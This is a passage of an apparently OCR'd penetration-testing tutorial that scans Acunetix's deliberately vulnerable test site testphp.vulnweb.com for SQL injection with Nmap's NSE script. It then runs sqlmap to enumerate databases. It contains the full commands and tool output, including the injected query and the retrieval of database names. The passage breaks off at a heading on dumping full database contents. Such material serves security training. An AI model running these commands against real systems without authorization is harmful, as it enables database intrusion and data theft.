
Exploiting Sql Injection with Nmap and Sqlmap

hackingarticles.in/exploiting-sql-injection-nmap-sqlmap

Raj

January 17, 2017


Acunetix Web Vulnerability Scanner - Test websites - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Acunetix Web Vulnerabili...
www.vulnweb.com
Search
acunetix


List of vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server

This article is about how to scan any target for SQL injection using NMAP and then exploit the target with sqlmap if NMAP finds the target is vulnerable to SQL injection. Now go with this tutorial for more details.

Introduction: Scanning for SQL Injection Using Nmap

Firstly Type **www.vulnweb.com** in URL to browse acunetix web application. Then **Click** the **link** given for the URL of **Acuart** as shown in the screenshot.




Acunetix Web Vulnerability Scanner - Test websites - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Acunetix Web Vulnerabili...
www.vulnweb.com
Search
acunetix

List of vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server

Here the required web page will get opened; **testphp.vulnweb.com** is our targeted host and now scans this target using nmap to identifying the possibilities of SQL injection.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

welcome to our page

Test site for Acunetix WVS.

Using Nmap to Detect SQL Injection

NMAP has **NSE Script** for **http SQL injection** vulnerabilities and scans the web application for SQL injection.

Spiders an HTTP server looking for URLs containing queries vulnerable to an SQL injection attack. It also extracts forms from found websites and tries to identify fields that are vulnerable.

The script spiders an HTTP server looking for URLs containing queries. It then proceeds to combine crafted SQL commands with susceptible URLs in order to obtain errors. The errors are analyzed to see if the URL is vulnerable to attack. This uses the most basic form of SQL injection but anything more complicated is better suited to a standalone tool.


We may not have access to the target web server's true hostname, which can prevent access to virtually hosted sites.

Now type the following command to scan the target for SQL injection possibilities.

```
nmap -sV --script=http-sql-injection www.testphp.vulnweb.com –p 80
```


From the screenshot, you can perceive that it has dumped the possible SQL injection for queries. Now let's explore this query in the browser.

Note: please remove http:// from resultant queries while browsing.



```
root@kali:~# nmap -sV --script=http-sql-injection www.testphp.vulnweb.com -p 80
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-16 06:31 EST
Nmap scan report for www.testphp.vulnweb.com (176.28.50.165)
Host is up (0.60s latency).
rDNS record for 176.28.50.165: rs202995.rs.hosteurope.de
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.4.1
|_http-server-header: nginx/1.4.1
| http-sql-injection:
|   Possible sqli for queries:
|     http://www.testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider
|_    http://www.testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider
```


This page contains some message or warning related to some kind of error in the database query. Now let’s try to apply SQL injection using above resultant sqli query of NMAP inside sqlmap and try to figure out whether the result from nmap is correct for SQL injection vulnerability or not.



Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61


Open the terminal in Kali Linux and type the following command for sqlmap

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider" --dbs --batch



```
root@kali:~# sqlmap -u "http://www.testphp.vulnweb.com/search.php?test=query%27%
20OR%20sqlspider" --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.0.12#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:39:25

[06:39:26] [INFO] testing connection to the target URL
[06:39:26] [WARNING] there is a DBMS error found in the HTTP response body which
 could interfere with the results of the tests
[06:39:26] [INFO] testing if the target URL is stable
[06:39:27] [INFO] target URL is stable
[06:39:27] [INFO] testing if GET parameter 'test' is dynamic
[06:39:27] [WARNING] GET parameter 'test' does not appear to be dynamic
[06:39:28] [INFO] heuristic (basic) test shows that GET parameter 'test' might b
```

We have got database name from the above resultant sqli query of NMAP inside sqlmap. You can read the database name **acuart** from the given screenshot.




```
[06:51:04] [INFO] fetching database names
[06:51:04] [INFO] fetching number of databases
[06:51:04] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.............................. (done)
[06:51:18] [WARNING] it is very important to not stress the network connection d
uring usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n] Y
2
[06:51:31] [WARNING] (case) time-based comparison requires larger statistical mo
del, please wait.............................. (done)
[06:51:49] [INFO] adjusting time delay to 2 seconds due to good response times
information_schema
[06:54:39] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[06:55:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.testphp.vulnweb.com'

[*] shutting down at 06:55:30
```

Dumping Full Database Contents

